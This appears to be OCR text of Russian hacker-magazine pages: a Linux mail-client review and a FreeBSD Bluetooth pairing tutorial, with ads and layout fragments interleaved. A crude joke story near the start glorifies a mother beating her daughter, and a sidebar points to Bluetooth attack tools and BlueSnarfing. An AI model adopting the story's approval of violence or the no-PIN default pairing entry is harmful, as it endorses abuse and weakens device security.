


Индексная страница udaff.com


Удафкомовские тусы

mindw0rk (гыгы). Чытыри сказки про чытыри жызни.

«...2. Жила была девочка. Нех**вая такая девочка, красивая. И была у девочки мама. Только вот девочка маму совсем не слушалась. За хлебом в магазин не ходила, ведро помойное не выносила, не пылесосила ни**я вообще. Зато приводила хахалей своих и е****сь прямо на глазах у мамы. Мама пол пылесосит, а дочка е***ся. Мама кашу варит - дочка е***ся пуще прежнего. А мама как дура все варит. Но должно жеж добро восторжествовать, е* нах б***ь! Пошла как то мама в интернет-кафе, зашла на udaff.com и проникпась великой идеей. А потом вернулась домой, взяла большой кусок арматурины и расх****ла своей дочке все ее красивое лицо. А потом еще и по почкам ногами прошлась. И с тех пор девочка без лишнего базару ходит за хлебом, выносит ведро и пылесосит, пылесосит, пылесосит...».



EPoX

НЕ ЗАБУДЬТЕ ПРИСТЕГНУТЬ РЕМНИ! ВОЗМОЖНОСТЬ РАЗГОНА ПРОЦЕССОРА! WWW.EPOX.RU

Петр Семилетов aka Roxton (tea@list.ru)

CENSORED


ТЯЖЕЛАЯ АРТИЛЛЕРИЯ ПОЧТАЛЬОНОВ

Если рядового пользователя Windows попросить навскидку вспомнить несколько популярных почтовых клиентов, то он сразу выдаст - Outlook, The Bat!. Линуксоид на аналогичный вопрос зальется соловьем и начнет, загибая пальцы на руке, перечислять... Впрочем, что именно он будет перечислять, ты прочтешь в этой статье, которая призвана быть своеобразным навигатором среди почтовиков для Linux (и большей частью под *BSD). Я постараюсь объективно осветить как положительные, так и отрицательные стороны продуктов. Итак, начнем.

ОБЗОР ПОПУЛЯРНЫХ ПОЧТОВЫХ КЛИЕНТОВ

KMAIL

Начну именно с KMail, поскольку сам работаю в нем уже по меньшей мере год. Раньше KMail был отдельным приложением, а теперь идет в комплекте проекта Kontact, который включает в себя также новостной клиент, календарь, планировщик задач и тому подобное. Однако сконцентрируем наше внимание конкретно на KMail.



Kmail собственной персоной

KMail может хранить почту в нескольких форматах. Это Maildir и Mbox. В первом случае каждое письмо представлено на диске отдельным файлом, в то время как формат Mbox предлагает иную концепцию, сохраняя все письма в общем файле. В принципе, Maildir - формат более безопасный, так что использовать лучше именно него. При создании новой папки KMail спрашивает тебя о предпочтительном формате. Помни, что конвертировать папку из одного формата в другой позже не удастся (по крайней мере, средствами самой KMail). Существует еще один тип папок - search. Это виртуальная папка, которая предназначена быть пунктом назначения при фильтрации писем. Т.е. если тебе надо отфильтровать письма по некоему признаку, но не перемещая или копируя эти письма в другую папку, то следует использовать папку типа search. Не могу сказать, насколько такой подход полезен - я предпочитаю при фильтрации физически перемещать письма.

Сам по себе движок папок в KMail очень гибкий и удобный. Напрашивается аналогия с The Bat!, который я запускал много лет назад. Очевидным плюсом можно считать тот факт, что письма, помещенные в папку «Исходящие», в ней же и редактируются. В отличие от многих других почтовиков, например Thunderbird. В последнем, если требуется отредактировать письмо, которое уже ожидает отправки в «Исходящих», тебе надо переносить это письмо в папку черновиков, открывать письмо оттуда, редактировать его и снова перемещать в «Исходящие».

Я не сталкивался с разработкой почтовых клиентов изнутри и не знаю - может быть, есть определенные технические трудности в реализации правки писем прямо в «Исходящих», как это сделано в KMail и, опять же, The Bat!. Но одним из факторов, повлиявших на мой выбор KMail в качестве основного почтового клиента, было именно это.

Опишу вкратце некоторые другие плюсы KMail. Это нормальное цитирование писем с правильным переносом строк. Гибкая настройка подписи - ты можешь использовать фиксированную подпись или же текстовый вывод из внешней программы. Цифровая подпись с помощью PGP/GPG-ключей - полностью автоматизированный графический интерфейс позволяет тебе быстро и легко выбрать нужный ключ из имеющихся в базе для подписи твоих писем.

Полная поддержка drag&drop, MIME-типы, общие для KDE. Разумеется, в KDE этот почтовик запускается быстрее, чем в Гноме, т.к. все нужные библиотеки уже загружены.

Раз мы коснулись взаимодействия KMail с другими программами, надо сказать о возможности импортирования писем в KMail из таких почтовых клиентов, как Outlook Express (версий 4, 5 и 6), Pegasus Mail, формата Mbox (используется, например, в Evolution) и импорта почтовых сообщений в отдельных файлах .msg, .eml и .txt.

Есть обширные средства для уведомления о получении почты - это звуковые сообщения, запись в журнал, вывод информационного окна. Не говоря уже о выделении новых писем другим цветом. Письма в KMail вообще можно помечать разными способами - например, как важное, как спам, как полезное и тому подобное. Вот если бы их можно было еще по этим пометкам фильтровать...

О фильтрах. В KMail система фильтров разделена на две части. Одна заведует чисто локальными фильтрами, которые применяются к уже скачанной почте. И вторая часть - фильтры для POP. Они работают только для тех писем, размер которых указан в параметрах конкретного аккаунта POP3, в опции «Фильтровать сообщения, размер которых превышает <столько-то> байт». В случае отсутствия POP-фильтра для такого сообщения KMail спросит у тебя, что делать с письмом - удалить, оставить на сервере или скачать. Запомни, что письма, не превышающие указанный тобой размер, не обрабатываются POP-фильтрами.

Об интерфейсе. Интерфейс в KMail хорошо продуман. Ничего лишнего, все привычно и под рукой. Можно его и как угодно настраивать. Например, я поместил на тулбар выпадающий список выбора кодировок.

Из других положительных качеств KMail отмечу следующие. Есть возможность выбрать метод приема/заливки почты - совмещенный или раздельный, то есть прием отдельно, заливка отдельно. Настраиваются цвета для разных элементов - фон, текст, цифровые подписи, новое сообщение, важное письмо и так далее. Настройка горячих клавиш - есть, в той мере, как у почти всех KDE-приложений.

Когда ты редактируешь текст нового письма, он автоматически сохраняется в файле под названием deadletter. Если произойдет что-то непредвиденное - допустим, питание отрубится, - то при повторном запуске KMail есть шанс обнаружить текст последнего редактируемого письма в целости и сохранности - это письмо будет открыто для редактирования автоматически при старте KMail.

EVOLUTION

Понятное дело, что Ximian делает продукт крупномасштабный и качественный. Evolution - эдакий комбайн. В нем и планировщик задач, и RSS-клиент для сводок, и календарь, и адресная книга. Однако нас пока интересует только электронная почта.

Сначала о хороших чертах Evolution. Первое, что бросается в глаза, - это удивительно быстрое скачивание почты с POP3. Я еще не встречал программ, которые бы делали это так быстро. И еще одно отличие в этом плане от той же KMail - Evolution качает почту одновременно с нескольких аккаунтов, в то время как KMail - последовательно, сначала с одного, потом с другого.

Хранение почты. Evolution по умолчанию хранит письма в формате Mbox, однако можно зайти в свойства папки и изменить формат на Maildir, а то и вовсе на UNIX MH. Задолго до того, как в KMail появились виртуальные папки, они были в Evolution. Только здесь их реализация более развита - например, можно создавать вложенные виртуальные каталоги (а в KMail для них только одна фиксированная папка).

Не могу обойти стороной то, что беспокоит меня в почтовых клиентах больше всего. Это повторное редактирование писем из папки «Исходящие». Вот написал я письмо и, находясь в оффлайне, нажал кнопку «Отправить». Письмо поместилось в «Исходящие». Теперь я хочу отредактировать его. Дважды щелкаю на нем в «Исходящих». Письмо открывается для редактирования. Правлю его и снова нажимаю на «Отправить». Письмо помещается в «Исходящие» как новое, т.е. теперь там две его версии. Старую надо удалить, а KMail в таких случаях сам заменяет старую копию на новую. Хорошо, что хоть можно в «Черновики» сохранять письма, и они не будут дублироваться.

В остальных случаях на Evolution нареканий нет - я сам долгое время использовал ее, когда работал в Gnome. А теперь я в KDE, и KMail представляется мне более натуральной в этой среде.

В Evolution очень продуманный интерфейс, хотя его и нельзя так гибко настроить, как в KMail, - нет даже настройки горячих клавиш. Evolution - это готовое решение.

ТЕХНОЛОГИЯ XUL

XUL-технология, применяемая в проектах Mozilla и позволяющая людям извне этих проектов быстро и относительно просто создавать дополнения к ним, - революционная технология. Почему? Обычно правом на развитие продукта в полной мере пользуются лишь его разработчики - не важно, корпоративные или из сообщества Free Software. Однако использование XUL фактически распределяет это право между всеми желающими, без зависимости, желают ли принять разработчики патч или внести новую функцию в программу. XUL снимает ограничения. Например, когда из Mozilla убрали поддержку формата MNG, то появился XPI-плагин для его поддержки. XUL дает возможность иметь свое мнение и добавлять в программы нужные для конкретного пользователя функции.

Эволюционирующий почтовый клиент

SYLPHEED-CLAWS

Разговор об этом почтовом клиенте начну с того, что существует два варианта Sylpheed - просто Sylpheed и Sylpheed Claws. В последнем больше разных наворотов, хотя и в базовом варианте их более чем хватает, однако Claws считается менее стабильной ветвью. Периодически обе версии синхронизируются по ряду пунктов.

Здесь и далее, говоря о Sylpheed, я буду иметь в виду именно Claws, хотя большая часть сказанного справедлива и для обыкновенной Sylpheed. Кстати, Claws существует также и для Windows-платформы, где вполне может конкурировать с The Bat!, если бы пользователи не были в массе своей такими ретроградами и хотя бы иногда пробовали что-то новое и альтернативное. Sylpheed - почтовик определенно для продвинутых юзеров, которым нужна уйма всяческих опций, плагины и тому подобное.

Система фильтров в Sylpheed - самая развитая, которую я видел. С помощью фильтров можно делать все что угодно и задавать любые правила, включая использование регулярных выражений. Спам не пролезет точно, если грамотно все настроить. Кроме того, фильтры можно навешивать на каждую папку, а еще есть фильтры предварительной и пост-обработки.


Помимо фильтров, в Sylpheed наличествует еще такая штука, как действия (actions). Это очень гибкий механизм для обработки писем внешними программами - для этой цели существует даже специальный макроязык. Созданные тобой действия будут доступны в меню Инструменты -> Действия.

В Sylpheed можно добавлять к письмам свои заголовки в формате название:значение. Из технологий безопасности поддерживаются GPG/PGP-подписи и подключение через SSL для POP3 и SMTP. Sylpheed сохраняет письма в формате MH, каждое - в отдельном файле. Поддерживается также импорт и экспорт в формат Maildir.

Интерфейс настраивается как угодно. Есть широкий выбор тем с кнопками, а тулбары гибко конфигурируются, вплоть до возможности задать собственные подписи к кнопкам. Горячие клавиши, определяемые пользователем, - как во всех программах, написанных на движке GTK+ 1.x. То есть подводишь указатель мыши к нужному пункту меню, нажимаешь комбинацию клавиш и она запоминается. Применение старого GTK немного настораживает. Похоже, разработчики не собираются портировать Sylpheed




- sylpheed-claws.sf.net
- enigmail.mozdev.org
- kmail.kde.org
- www.mozilla.org/products/thunderbird/
- www.novell.com/products/evolution/
- www.opera.com
- www.mutt.org



На Хакер CD/DVD ты найдешь самые последние версии популярных почтовых клиентов: Kmail, Evolution, Sylpheed, Sylpheed-Claws, Thunderbird, OperaMail, Balsa и Mutt.


ЧТО ОБЩЕГО МЕЖДУ ПОЧТОЙ И ОПЕРОЙ?


Оперный мылер

После выхода виндового эксплойта, в обзоре были описаны только продукты, распространяемые по лицензии GPL, да и то рассказать обо всех достойных не позволил объем статьи - таким образом, за бортом остались, например, Balsa или любимец системных администраторов Mutt. Ну а что слышно из лагеря проприетарного софта? Я могу назвать по крайней мере один хороший почтовик для Linux - это встроенный в браузер Opera почтовый клиент.

Редактирование писем из очереди отправки самое что ни на есть натуральное, то есть на месте, без какой-либо возни с черновиками и прочим. Концепция фильтров в OperaMail отлична от традиционной - здесь фильтрами называются правила для распределения писем по виртуальным папкам. Вложенные папки в корневом дереве создавать нельзя - надо полагать, для замены этой возможности и существуют фильтры. Недостаток или продуманная особенность? Скорее, последнее.

Очень радует наличие также папки Attachments, где отображаются все вложения писем, причем отсортированные по рубрикам: Documents, Images, Music, Video, Archives. Не пойму, почему такого нет в других почтовых клиентах? Из отрицательных моментов отмечу только один - отправка сообщений в русских кодировках. В целом же OperaMail оставляет впечатление простого и очень удобного клиента, которому, впрочем, есть куда развиваться.


Сильфида, открой личико

в GTK+ 2, где такой чудесный виджет текстового редактора и вообще всяческие блага цивилизации. Надо полагать, возможностей GTK 1 разработчикам хватает, но долго ли будет жить первая версия и будет ли реально осуществим перенос столь комплексного почтового клиента во вторую?

Не обращай внимания на эти тревожные размышления и смело пользуйся Sylpheed. Даже текущая ее версия в том виде, как есть, будет одним из самых лучших мейлеров по крайней мере в течение ближайших трех-четырех лет - уж больно много в Sylpheed востребованных функций.

THUNDERBIRD

Thunderbird - почтовый клиент из проекта Mozilla. Штука очень добротная, с приятным дизайном и богатой функциональностью. Как и у любого продукта, отпочковавшегося от Mozilla, возможности Thunderbird расширяются за счет мультиплатформенной технологии XUL, которая позволяет прозрачно встраивать в программу различные дополнения - их можно взять на http://texturizer.net/thunderbird/extensions. Особо интересными из них мне представляются Calendar (имеющий более чем удобный планировщик задач), Extension Uninstaller (для удаления XUL-дополнений, т.к. встроенных в почтовик средств для этого не существует) и Free Desktop Integration (добавляет в трей KDE/GNOME иконку, если появилась новая почта), а также keyconfig (настройка горячих клавиш).

Но и встроенных в Thunderbird функций вполне хватает как для чайников, так и продвинутых пользователей. Над списком писем присутствует удобный фильтр, позволяющий показывать, например, только сообщения от людей из адресной книги, или только за последние столько-то дней, или только с аттачами. Можно самому задавать разные правила, создавать такие вот интеллектуальные фильтрующие пресеты.

Что до традиционных фильтров, то здесь Thunderbird очень хорош. Во-первых, существует целая подсистема Junk Mail, позволяющая выявлять спам (правда, уже среди скачанной почты). Разумеется, есть и гибко настраиваемые фильтры для POP3.

Написанные сообщения перед отправкой помещаются в папку Unsent Messages, и редактировать их непосредственно в ней нельзя. Как и в случае с Evolution, при необходимости придется вручную перемещать письмо в папки черновиков, там редактировать и опять помещать в очередь отправки.

Встроенных средств поддержки PGP или GNU GPG в Thunderbird нет, нужно установить дополнение Enigmail. Это довольно развитая утилита с множеством опций и функций, и если ты используешь цифровые подписи, то без нее тебе не обойтись.




Почтозилла

ЧЕМ ЗАРЯЖАЕТСЯ РЕДАКЦИЯ «ХАКЕРА»?



ЧИСТАЯ ЭНЕРГИЯ

Хочешь быть – ОК ? ЗАРАБАТЫВАЙ с Biokey !

КАК ? Пройди тренинг – Будь в теме – Делай деньги !

Звони: 245-6838, пароль: ТРИ З (Звони, Знакомься, Зарабатывай)

Anton Karpov (toxa@real.xakep.ru)



МОБИЛЬНЫЕ ЮНИКСЫ VOL. 3

В первых двух частях «Мобильных юниксов» мы подробно рассмотрели расширенное управление электропитанием (ACPI), подключение PCMCIA-карт, обработку внешних событий (подключение батареи, закрытие крышки ноутбука), выход в интернет с помощью связки «мобильный телефон + GPRS + USB-шнурок + ноутбук», а также создание собственной Wi-Fi точки доступа. Однако без внимания осталась технология беспроводной связи Bluetooth. Третья часть нашей саги призвана восполнить этот информационный пробел.

СИНЕЗУБЫЕ ДЕМОНЫ

ТЕКУЩЕЕ ПОЛОЖЕНИЕ ДЕЛ

Технологии не стоят на месте - новые появляются, текущие становятся доступными для широких масс, старые отходят в небытие. Так и с портативными девайсами: если год-два назад большинство мобильников или PDA подключали к компьютеру/ноутбуку через инфракрасный порт или USB (а то и serial) кабель, то нынче все большие обороты набирает Bluetooth. BT-адаптеры постепенно превращаются из фишек, которыми оборудуют исключительно топовые модели мобил и карманников, в такой же обязательный атрибут средств коммуникации, каким уже давно стал USB или не так давно FireWire.

Рассмотрим типичную ситуацию: ты проапгрейдил свой мобильник, и твоя новая трубка имеет встроенную поддержку Bluetooth. Для ноутбука ты купил USB'шный BT-адаптер (все-таки не во все лаптопы их пока встраивают), к которому прилагается диск с софтом для Windows и красочная инструкция о том, как вставить этот диск в CD-привод и запустить. Но вот незадача - ты предпочитаешь никсы ;-). Можешь смело выкинуть диск в ведро, он нам не понадобится.

BLUETOOTH И FREEBSD

FreeBSD, как правильная ОС, имеет встроенную полноценную поддержку BT-стэка. Никаких патчей не понадобится. Учитывая, что у нас 5-я ветка фряхи, просто загружаем драйвер BT-стэка:

```
# kldload ng_ubt
```

Чтобы не делать этого каждый раз, пропишем его в автозагрузку:

```
# echo 'ng_ubt_load="YES"' >> /boot/loader.conf
```

Теперь втыкаем наш USB-адаптер. Ядро обрадует нас сообщением вида:

```
ubt0: Cambridge Silicon Radio Ltd. Bluetooth USB dongle, rev 1.10/3.73, addr 2
ubt0: Interface 0 endpoints: interrupt=0x81, bulk-in=0x82, bulk-out=0x2
ubt0: Interface 1 (alt.config 5) endpoints: isoc-in=0x83, isoc-out=0x3; wMaxPacketSize=49; nframes=6, buffer size=294
```

Отлично, теперь осталось запустить сам BT-стэк. Это делается с помощью скрипта rc.bluetooth, расположенного в /usr/share/examples/netgraph/bluetooth/. Скопируем его в /etc для порядка:

```
# cp /usr/share/examples/netgraph/bluetooth/rc.bluetooth /etc/
```

Теперь только осталось его запустить:

```
# /etc/rc.bluetooth start ubt0
BD_ADDR: 00:09:dd:10:14:f6
Features: 0xff 0xff 0xf 00 00 00 00 00
[snip]
```

Однако каждый раз выполнять эту команду как-то лениво. Но мы помним, что у нас есть devd(8) - демон устройств, который умеет мониторить состояние девайсов и выполнять указанные действия. Подключение BT-адаптера влечет за собой создание устройства /dev/ubt0 (FreeBSD 5 использует devfs). Ассоциируем этот процесс с запуском скрипта, предварительно убедившись, что devd(8) отконфигурирован на автозапуск:

```
# /etc/rc.d/devd rcvar
# devd
$devd_enable=YES
```

Пропишем в /etc/devd.conf следующее:

```
attach 10 {
      device-name "ubt[0-9]+";
```

```
        action "/etc/rc.bluetooth start $device-name";
};

detach 10 {
        device-name "ubt[0-9]+";
        action "/etc/rc.bluetooth stop $device-name";
};
```

СПАРИВАЕМ УСТРОЙСТВА

После того как ты воткнул BT-адаптер в USB-слот и включил Bluetooth на мобиле, уже можно попробовать обнаружить девайс, используя утилиту hccontrol(8):

```
# hccontrol -n ubt0hci inquiry
Inquiry result, num_responses=1
Inquiry result #0
    BD_ADDR: 00:01:e2:3f:c5:9a
    Page Scan Rep. Mode: 0x1
    Page Scan Period Mode: 00
    Page Scan Mode: 00
    Class: 72:02:04
    Clock offset: 0x105c
Inquiry complete. Status: No error [00]
```

Мы увидели нашу мобилу, идентифицировав ее BD_ADDR. Но устройства еще не сконнекчены. Можно провести аналогию с Wi-Fi, когда точка доступа (AP) обнаружена и идентифицирована по ее SSID, но пользоваться услугами Сети мы пока не можем, т.к. необходимо авторизовать себя по WEP-ключу. К авторизации я и перехожу, но советую тебе предварительно почитать man hccontrol - утилита весьма функциональная.

По стандарту Bluetooth перед сеансом связи стороны могут аутентифицировать себя PIN-кодом (строчка из 16-ти символов максимум) или ключом (32 символа) для предоставления того или иного сервиса. Обе стороны обязаны знать этот код, на основе которого генерируется сеансовый ключ. Это не ключ шифрования, как можно было подумать, а просто квитанция, подтверждающая, что стороны уже аутентифицированы и могут устанавливать новые сеансы связи без запроса PIN-кода.

И если мобила сама попросит тебя ввести PIN, то во FreeBSD за это отвечает демон hcsecd(8). Формат конфига /etc/bluetooth/hcsecd.conf состоит из секций device {}, внутри которых нужно прописать BD_ADDR и PIN или ключ для идентификации и авторизации удаленного устройства. Формат записи для одного девайса (а нам больше и не надо) таков:

```
device {
    bdaddr  00:01:e2:3f:c5:9a; # BD_ADDR девайса (мобилы)
    name    "PockeToxa"; # имя девайса, исключительно для
красоты
    key     nokey; # ключ, nokey - ключ не используется
    pin     "123456"; # пин-код, nopin - PIN не используется
}
```


В этом же конфиге можно также иметь и дефолтную запись. В случае если ни одна не подойдет, неизвестное устройство будет считаться авторизованным без PIN-кода или ключа, если оно, конечно, соответствующим образом сконфигурировано. Насколько это безопасно - суди сам.


```
device {
    bdaddr  00:00:00:00:00:00;
    name    "Default entry";
    key     nokey;
    pin     nopin;
}
```

Далее запускаем демон безо всяких параметров:

```
# hcsecd
```

В принципе, сконнектить телефон с ноутбуком можно уже сейчас. В ответ на ввод корректного PIN-кода (того, что прописан в hcsecd.conf) с мобилы в логах должны появиться следующие строчки: Got PIN_Code_Request, Found matching entry, Sending PIN_Code_Reply, Got Link_Key_Notification, Updating link key for the entry. Девайсы сконнектились, но нам нужны полезные функции, например, заливка картинок и Java-мидлетов на мобилу, использование трубки как модема для доступа в интернет через GPRS и т.д.


High tech in Low life


Мобильный красавец

БОЕВОЙ СОФТ

Боевой софт для Bluetooth, разумеется, присутствует. Если тебе мало стандартных системных утилит, можешь обратить свое внимание на BTScanner (**www.pentest.co.uk/src/btscanner-1.0.tar.gz**), BlueSniff (**bluesniff.shmoo.com/bluesniff-0.1.tar.gz**) и почитать про различные типы атак на мобильники с Bluetooth (**www.thebunker.net/release-bluestumbler.htm**). Технология охоты за BT-жертвами называется BlueSnarfing.

СВИСТЕЛКИ, ПИЩАЛКИ, ЗВОНИЛКИ

Как известно, Bluetooth оперирует понятием сервиса (см. министатью), и каждое взаимодействие девайсов - заливка картинок с телефона, использование модема и т.п. - это использование предоставленного сервиса. Информация о сервисах, поддерживаемых устройством, передается по протоколу SDP (Service Discovery Protocol). Узнать, что предоставляет тебе твоя мобила, можно с помощью утилиты sdpcontrol(8):

```
# sdpcontrol -a 00:01:e2:3f:c5:9a browse
```

Кстати, если ты уже сопоставил своему девайсу запись в hcsecd.conf, то вместо BD_ADDR везде можно писать его имя. Вывод этой команды весьма велик, но ты наверняка увидишь там строчки вроде этих: Dial-Up Networking (0x1103), Generic Networking (0x1201), OBEX File Transfer (0x1106), L2CAP (0x0100), RFCOMM (0x0003).

OBEX - протокол передачи файлов с помощью Bluetooth. RFCOMM - протокол соединения устройств, позволяющий эмулировать последовательные порты, необходимые для использования мобилы как модема и инкапсуляции ppp-фреймов с помощью протокола L2CAP. Поддержка этих протоколов нам и понадобится. Но наша FreeBSD-станция должна и сама предоставлять мобильным устройствам указанный круг сервисов. Для этого необходимо запустить демон sdpd(8), принимающий запросы девайсов. Не имея ни конфига, ни особенных параметров, запускается он нехитро:

```
# sdpd
```

Для того чтобы передавать файлы на мобилу и с нее, нам понадобится утилита obexapp(1), которую можно найти в коллекции портов FreeBSD (/usr/ports/comms/obexapp). Она может работать в режиме как клиента, так и сервера. Чтобы слить файл с мобилы на комп, на последнем нужно запустить obexapp(8) в режиме сервера:

```
# obexapp -s -C 1
```

Флаг -s означает, что утилита запущена как сервер, -C 1 указывает, что сервер зарегистрировал себя на первом RFCOMM-канале. Теперь при попытке отправить файл с мобилы sdpd(8) в ответ на запрос трубы о передаче информации обнаружит сервисную запись и сообщит о том, что искомый сервис слушает на первом RFCOMM-канале. Переданный файл по умолчанию падает в каталог /var/spool/obex. Разумеется, можно отправить файл в обратную сторону - с ноутбука на трубу. Для этого используется obexapp в интерактивном режиме:

```
# obexapp -c -a 00:01:e2:3f:c5:9a -C FTRN
obex> put
put: local file> wallpaper.gif
put: remote file> wallpaper.gif
Success, response: OK, Success (0x20)
```

Флаг -c указывает использование орехарр в клиентском режиме, -a BD_ADDR - адрес удаленного устройства (мобилы). Напоминаю,



Впервые BT-стэк появился во FreeBSD около трех лет назад. Он реализован только для FreeBSD 5 в рамках абстрактного сетевого стека netgraph(4).

что можно указывать сразу имя устройства, сопоставленное данному адресу. -C FTRN указывает канал, но не по номеру, а по имени сервиса (FTRN - File Transfer), что также допускается.


Любители пищалок и свистелок типа KDE/GNOME могут возмутиться вопиющей аскетичности утилиты - неужели все делается пошагово, через command line? Где же удобная приблуда в Konqueror/Nautilus для передачи файлов drag'n'drop'ом?! Она существует - это проект KDE Bluetooth Framework на kde-bluetooth.sf.net и GNOME Bluetooth для любителей Гнома на usefulinc.com/software/gnome-bluetooth/. Однако настоящим юниксоидам важно другое - obexapp может также использоваться в неинтерактивном режиме, что позволяет легко вызывать его из скриптов.

МОБИЛЬНЫЙ ИНТЕРНЕТ

